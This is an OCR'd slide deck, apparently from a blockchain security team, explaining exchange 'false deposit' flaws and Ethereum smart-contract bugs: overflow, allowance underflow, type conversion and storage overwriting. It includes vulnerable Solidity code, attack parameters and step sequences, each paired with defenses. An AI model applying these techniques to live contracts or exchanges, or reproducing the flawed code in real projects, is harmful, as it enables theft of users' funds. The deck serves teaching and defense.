


"False Deposit" Vulnerability

New Attack Techniques Related To Business Risk Control

USDT "False Deposit" Vulnerability

There is a logic flaw in the judgment of "USDT recharge transaction confirmation is successful" made by the exchange, The valid value in the transaction details on the block chain is not verified to be true



	Simple Send 4469d1df053c811cd6e26ed0a4e3f9ce448118c454ea9e08ee20a2950ef2077e
Amount	**2,865.75**
Property	**TetherUS (#31)**
Sender	16k5MgZHm2yxiKzrdeaY2vmn13xSSu5xg6
Recipient	12j8jFDK65Uy72SD8U6HWGG8wU88V13twV
Date/Time	7/25/2018 5:50:40 AM
In Block	533494
Status	INVALID Reason: Sender has insufficient balance
Bitcoin Fees	0.00010000 BTC
Omni Fees	0.00 OMNI
Type/Version	Type 0, Version 0
Raw Data	Click here for raw transaction...

Transaction Record


```
{
  "amount": "2865.75000000",
  "block": 533494,
  ...
  "referenceaddress": "12j8jFDK65Uy72SD8U6HWGG8wU88V13twV",
  "sendingaddress": "16k5MgZHm2yxiKzrdeaY2vmn13xSSu5xg6",
  "txid": "4469d1df053c811cd6e26ed0a4e3f9ce448118c454ea9e08ee20a2950ef2077e",
  "type": "Simple Send",
  "type_int": 0,
  "valid": false,
  "version": 0
}
```

Defense

- Deep understanding of USDT's mechanism and transaction details...
- The USDT official also needs to give enough safety development guidance.

ETH "False Deposit" Vulnerability

- It's like USDT "False Deposit" Vulnerability, but it has its own characteristics
  - https://mp.weixin.qq.com/s/3cMbE6p_4qCdVLa4FNA5-A

```
function transfer(address _to, uint256 _value) returns (bool success) {
    if (balances[msg.sender] >= _value && _value > 0) {
        balances[msg.sender] -= _value;
        balances[_to] += _value;
        Transfer(msg.sender, _to, _value);
        return true;
    } else { return false; }
}
```

慢雾区

Error Coding

```
function transfer(address _to, uint256 _value) public returns (bool) {
  require(_to != address(0));
  require(_value <= balances[msg.sender]);

  // SafeMath.sub will throw if there is not enough balance.
  balances[msg.sender] = balances[msg.sender].sub(_value);
  balances[_to] = balances[_to].add(_value);
  emit Transfer(msg.sender, _to, _value);
  return true;
}
```

慢雾区

Right Coding

Transaction Information

Tools & Utilities

TxHash:	0x0cf691b1d9a6227c99dad7b26cbfd5315b0e7747624b1ceae3a0297c3b8433cc
TxReceipt Status:	Success
Block Height:	5920210 (914242 Block Confirmations)
TimeStamp:	151 days 21 hrs ago (Jul-07-2018 06:47:42 AM +UTC)
From:	0xb30a49631909c58a02ebd335934766227dd7e3c0
To:	Contract 0x42c41dabf7962be4f510d54aa9eb0d2240634842 ERC-20 Token Transfer Error (Unable to locate Corresponding Transfer Event Logs), Check with Sender.
Value:	0 Ether ($0.00)
Gas Limit:	124139
Gas Used By Transaction:	24139 (19.45%)
Gas Price:	0.000000051 Ether (51 Gwei)
Actual Tx Cost/Fee:	0.001231089 Ether ($0.12)
Nonce & {Position}:	179 | {43}
Input Data:	Function: transfer(address _to, uint256 _value) *** MethodID: 0xa9059cbb [0]: 0000000000000000000000004a090badfac636ebf9194a854dda01b83c5fd6b4 [1]: 0000000000000000000000000000000000000000000000002386f26fc10000

View Input As

Defense

- Contract layer
  - An error throws an exception to rollback
    - requeire
    - if/else + revert/throw
- Platform layer
  - Strict verification contract implementation
  - Strictly based on the Event event to judge, but be wary of Event evil


More

- XRP
  - Partial Payments

  https://developers.ripple.com/partial-payments.html
- Monero
  - A bug in the Monero wallet balance can enable theft from exchanges

  https://hackerone.com/reports/377592
  - A Post Mortem of The Burning Bug

  https://ww.getmonero.org/2018/09/25/a-post-mortum-of-the-burning-bug.html



Smart Contract Security In ETH

The first Turing-complete smart contract attack and defense world

BEC Overflow

https://etherscan.io/address/0xc5d105e63711398af9bbff092d4b6769c82f793d#code

```
255   function batchTransfer(address[] _receivers, uint256 _value) public whenNotPaused returns (bool) {
256     uint cnt = _receivers.length;
257     uint256 amount = uint256(cnt) * _value;
258     require(cnt > 0 && cnt <= 20);
259     require(_value > 0 && balances[msg.sender] >= amount);
260
261     balances[msg.sender] = balances[msg.sender].sub(amount);
262     for (uint i = 0; i < cnt; i++) {
263         balances[_receivers[i]] = balances[_receivers[i]].add(_value);
264         Transfer(msg.sender, _receivers[i], _value);
265     }
266     return true;
267   }
268 }
```

Vulnerability point：unit256(cnt) * _value

Vulnerability Analysis

- uint256 amount = uint256(cnt) * _value;
  - unit256(Range： 0 to 2**256-1) It is 0 to:

    115792089237316195423570985008687907853269984665640564039457584007913129639935
  - After Overflow will restarts from "0"
  - After Overflow the "amount" restarts from "0". So the attack was successful

Something Interesting

- Using SafeMath, except this line
  - uint256 amount = uint256(cnt) * _value;
  - uint256 amount = uint256(cnt).mul(_value);
- Has risk control whenNotPaused
  - Can be pause when attacked

- BEC Overflow event really opened the smart contract Pandora's Box

"transferFrom" Permission Vulnerability

- EDU、BAI...
  - https://etherscan.io/address/0xa0872ee815b8dd0f6937386fd77134720d953581#code
  - https://etherscan.io/address/0x14d9779b6585f3a7d4f768383b3cb030705dad2e#code

```
72    function transferFrom(address _from, address _to, uint256 _value) public returns (bool success) {
73        /// same as above
74        require(_to != 0x0);
75        require(balances[_from] >= _value);
76        require(balances[_to] + _value > balances[_to]);
77
78        uint previousBalances = balances[_from] + balances[_to];
79        balances[_from] -= _value;
80        balances[_to] += _value;
81        allowed[_from][msg.sender] -= _value;
82        Transfer(_from, _to, _value);
83        assert(balances[_from] + balances[_to] == previousBalances);
84
85        return true;
86    }
```

Attack Technique

```
// Approve the transfer limit (the upper limit of the approval target can be transferred on my behalf)
function approve(address _spender, uint256 _value) public returns (bool success) {
    allowed[msg.sender][_spender] = _value;
    Approval(msg.sender, _spender, _value);
    return true;
}
```

Attack Technique

```
// Transfer process
function transferFrom(address _from, address _to, uint256 _value) public returns (bool success) {
    require(_to != 0x0);
    require(balances[_from] >= _value);
    require(balances[_to] + _value > balances[_to]);
    uint previousBalances = balances[_from] + balances[_to];
    balances[_from] -= _value;
    balances[_to] += _value;
    allowed[_from][msg.sender] -= _value;
    Transfer(_from, _to, _value);
    assert(balances[_from] + balances[_to] == previousBalances);
    return true;
}
```

Overflow does not cause a rollback

Defense

- transferFrom need to add judgment：
  - require(allowed[_from][msg.sender] >= _value);

Arithmetic Accuracy Deviation

```
...
if (price > 0) {
    uint256 _fee = (price/1000).mul(feePercnt) ;  // feePercnt < 100
    uint256 _price = price.sub(_fee);
    feePool.transfer(_fee);
    _seller.transfer(_price);
}
...
```

Attack Technique

- In Solidity "float" and "doubles" are not supported, so the result of the operation only keeps the integer part.
- uint256 _fee = (price/1000).mul(feePercnt); Divide first and multiply later, because of the accuracy problem, the result will magnify the error.

Defense

- Multiply and then divide
- …

Type Conversion Vulnerability

```
contract Demo {
    …
    function currentPrice(uint256 endingPrice, uint256 startingPrice,  int256 totalTimes, int256 changeTimes) view returns(uint256){
        require(changeTimes < totalTimes);
        int256 perTimesChange = (int256(endingPrice) - int256(startingPrice)) / totalTimes;
        return uint256(int256(startingPrice) + changeTimes * perTimesChange);
    }
    …
    function luckyTest1(uint256 _value) view returns(uint256){
        return uint256(int256(_value));
    }
    function luckyTest2(uint256 _value) view returns(int256){
        return int256(_value);
    }
}
```

Attack Technique

- "startingPrice > endingPrice" Price reduction auction
- "startingPrice = endingPrice" Pricing auction
- "startingPrice < endingPrice" Price increase auction
- uint256 conversion int256 results will become negative
- The result returned is not checked against "startingPrice"

Attack Technique

- Let's say that the value of "startingPrice" is "1,000"
- So "changeTime * perTimesChange" has to be "-1000"
- Let's say "changeTime" has a value of "200"
- So perTimesChange has a value of "-5"
- "totaltime" is "500"
- (int256(endingPrice) - int256(startingPrice)) = -5 * totalTime
- endingPrice = -1500
- So uint256 value corresponding to "-1500" is:
- 115792089237316195423570985008687907853269984665640564039457584007913129638436


Attack Technique

endingPrice:
1157920892373161954235709850086879078532699846656405640394575840079131296384 36

startingPrice: 1000

totalTimes: 500

changeTimes: 200



Defense

- Minimize the use of type conversions, note that uint and int convert between each other. Also note that conversions of the same type but indicating different ranges
- Perform a check after type conversion to ensure that the results are as expected

Variable Overwriting

- Uninitialized Storage Pointers
- Array length Underflow
- Array length and index are controllable
- Mapping…


Uninitialized Storage Pointers


```
…
function editPerson(address _address, string _name, uint256 _account) public payable {
    if(msg.value < 1 ether){
     Person storage p = Persons[_account];
     p.PersonAddress = _address;
     p.value = msg.value;
     p.name = _name;
     p.isrich = false;
     }
    else{
     p.PersonAddress = _address;
     p.value = msg.value;
     p.name = _name;
     p.isrich = true;
    }
  }
…
```

Attack Technique

- Struct type is Storage
- Not initialized after declaration, Default location to slot 0

Attack Technique





Array length Underflow

```
…
function setTokenIdByIndex(uint256 _index, uint256 _tokenId) public storageAccessControl{
    tokenIds[_index] = _tokenId;  //The index of the array and the corresponding elements can be
controlled
    }

function pushTokenId(uint256 _tokenId) public storageAccessControl returns (uint256) {
    tokenIds.push(_tokenId);
    return tokenIds.length;
    }

 function decrementTokenIdsLength() public storageAccessControl {
    tokenIds.length--;  //No judgment is made on the length of the array. When the length is 0 for self-
decreasing operation, an underflow occurs
…
```


Array length Underflow

```
…
address public owner;
address public  managerAddress;
uint256[] public tokenIds;
…
modifier storageAccessControl() {
    require(msg.sender == owner || msg.sender == managerAddress);
    _;
}
…
function setOwner(address _newOwner) external onlyOwner {
    require(_newOwner != address(0));
    owner = _newOwner;
}
function setManager(address _newManager) external onlyOwner {
    require(_newManager != address(0));
    managerAddress = _newManager;
}
…
```

Attack Technique

- Arrary type is Storage
- Array element's key_slot = sha3(Array_slot) + offset
- Storage has only 2**256 slots(0 to 2**256-1)
- Slot overflow allows you to override data at the corresponding location

Attack Technique



execute setTokenIdByIndex

owner's address

Attack Technique

Attack Technique

- execute decrementTokenIdsLength function then tokenIds.length--
- execute setTokenIdByIndex function then tokenIds[_index] = _tokenId

Attack Technique

Get the Storage address：

